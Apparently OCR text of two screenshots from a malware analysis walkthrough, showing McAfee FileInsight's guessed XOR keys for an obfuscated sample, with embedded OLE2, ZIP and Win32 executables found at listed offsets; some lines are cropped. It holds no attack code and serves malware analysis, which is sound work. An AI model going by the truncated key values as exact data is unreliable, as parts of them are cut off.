

FileInsight - Guessed XOR keys*
File
Home
Edit
Search
Plugins
Windows
Help
Operations
Plugins
McAfee
Navigation
Supported for HTML, OLE2, PE and Flash.
64b3d533be1fe5b3bd5e5cd7adaf...
Guessed XOR keys*
XOR key: 0x31303f3e3d3c3b3a393827262524232221202f2e2d2c2b2a2928d7d6d5d4d3d2d1d0dfdedddcdbdad9d8c7c6c5c4c3c2c1c0cfcecdcccbcac9c8f7f6f5f4f3f2f1f0fffefdfcfbfaf9f8e7e6e
256 bytes pattern occurrence count: 32
OLE2 Compound Document header found at offset 0x231b0.
ZIP found at offset 0x2a302 size 3087 bytes.
Added bookmarks to the search hits.
XOR key: 0xd3d2d1d0dfdedddcdbdad9d8c7c6c5c4c3c2c1c0cfcecdcccbcac9c8f7f6f5f4f3f2f1f0fffefdfcfbfaf9f8e7e6e5e4e3e2e1e0efeeedecebeae9e897969594939291909f9e9d9c9b9a99988
256 bytes pattern occurrence count: 22
Win32 executable found at offset 0x37b0 size 129536 bytes.
Win32 executable found at offset 0x10258 size 73216 bytes.
Added bookmarks to the search hits.
XOR key: 0x30
256 bytes pattern occurrence count: 13
XOR key: 0x46
256 bytes pattern occurrence count: 9
XOR key: 0xcecfc0c1c2c3c4c5c6c7d8d9dadbdcdddedfd0d1d2d3d4d5d6d728292a2b2c2d2e2f202122232425262738393a3b3c3d3e3f303132333435363708090a0b0c0d0e0f000102030405060718191
256 bytes pattern occurrence count: 2
XOR key: 0x2fa75abdabd280e5db9a38ac64df4ccc8e49c59946df4474c747359d7c090a0be176fe33c4f2397f04053d5f0fe6a50597d71ee485be121314c16ae7a8696a6bae6d6e6fa912925ba098de155
256 bytes pattern occurrence count: 1
XOR key: 0xd3d2d1d0abbfbff2dbdad9d8a2bea0eac3c2c1c0a2a1aee2cbcac9c8bfa2b4a4f3b1b4a0acb3b2bffbfa9ad7e7839d81cd868c83efeeedd6ebb69a8dfbffd3b4fdfdfcfdf0ddc1effef6f0dea
256 bytes pattern occurrence count: 1
Guessed XOR keys and found files
Navigation
Structures
Decode
Values
BE
HEX
Byte 0
WORD 0
DWORD 0
ASCII
Unicode
Values
Bookmarks
Calculator
Output
Top ten XOR keys guessed from the whole file are shown in the new "Guessed XOR keys" tab.
Please select the whole file and use these XOR keys in the Decode tab to decode the file.
Elapsed time: 2.584000 (sec)
Output
Scripting
INS
4:42 PM
8/7/2021



FileInsight - Guessed XOR keys*
File
Home
Edit
Search
Plugins
Windows
Help
Basic
Compression
Crypto
Encoding
Misc
Parsing
Search
Visualization
XOR
Check for update
Version info
Copy to new file
Bookmark
Cut binary to clipboard
Copy binary to clipboard
Paste binary from clipboard
Delete before
Delete after
Fill
Invert
Reverse order
Swap nibbles
Swap two bytes
To upper case
To lower case
Swap case
Copy selected region (the whole file if not selected) to a new file
McAfee
Guessed XOR keys*
0x31303f3e3d3c3b3a393827262524232221202f2e2d2c2b2a2928d7d6d5d4d3d2d1d0dfdedddcdbdad9d8c7c6c5c4c3c2c1c0cfcecdcccbcac9c8f7f6f5f4f3f2f1f0fffefdfcfbfaf9f8e7e6e
s pattern occurrence count: 32
pound Document header found at offset 0x231b0.
d at offset 0x2a302 size 3087 bytes.
okmarks to the search hits.
0xd3d2d1d0dfdedddcdbdad9d8c7c6c5c4c3c2c1c0cfcecdcccbcac9c8f7f6f5f4f3f2f1f0fffefdfcfbfaf9f8e7e6e5e4e3e2e1e0efeeedecebeae9e897969594939291909f9e9d9c9b9a99988
s pattern occurrence count: 22
ecutable found at offset 0x37b0 size 129536 bytes.
ecutable found at offset 0x10258 size 73216 bytes.
Added bookmarks to the search hits.
XOR key: 0x30
256 bytes pattern occurrence count: 13
XOR key: 0x46
256 bytes pattern occurrence count: 9
XOR key: 0xcecfc0c1c2c3c4c5c6c7d8d9dadbdcdd
256 bytes pattern occurrence count: 2
XOR key: 0x2fa75abdabd280e5db9a38ac64df4ccc8e49c59946df4474c747359d7c090a0be176fe33c4f2397f04053d5f0fe6a50597d71ee485be121314c16ae7a8696a6bae6d6e6fa912925ba098de155
256 bytes pattern occurrence count: 1
XOR key: 0xd3d2d1d0abbfbff2dbdad9d8a2bea0eac3c2c1c0a2a1aee2cbcac9c8bfa2b4a4f3b1b4a0acb3b2bffbfa9ad7e7839d81cd868c83efeeedd6ebb69a8dfbffd3b4fdfdfcfdf0ddc1effef6f0dea
256 bytes pattern occurrence count: 1
Extracting this XOR key as binary data to see what values are contained in the key
Script is running, please wait...
Navigation
Structures
Decode
Values
Byte
WORD
DWORD
ASCII
Unicode
Output
Values
Bookmarks
Calculator
Scripting
Press F1 for help
Ln 8 Col 523 Len 514 INS
4:44 PM
8/7/2021

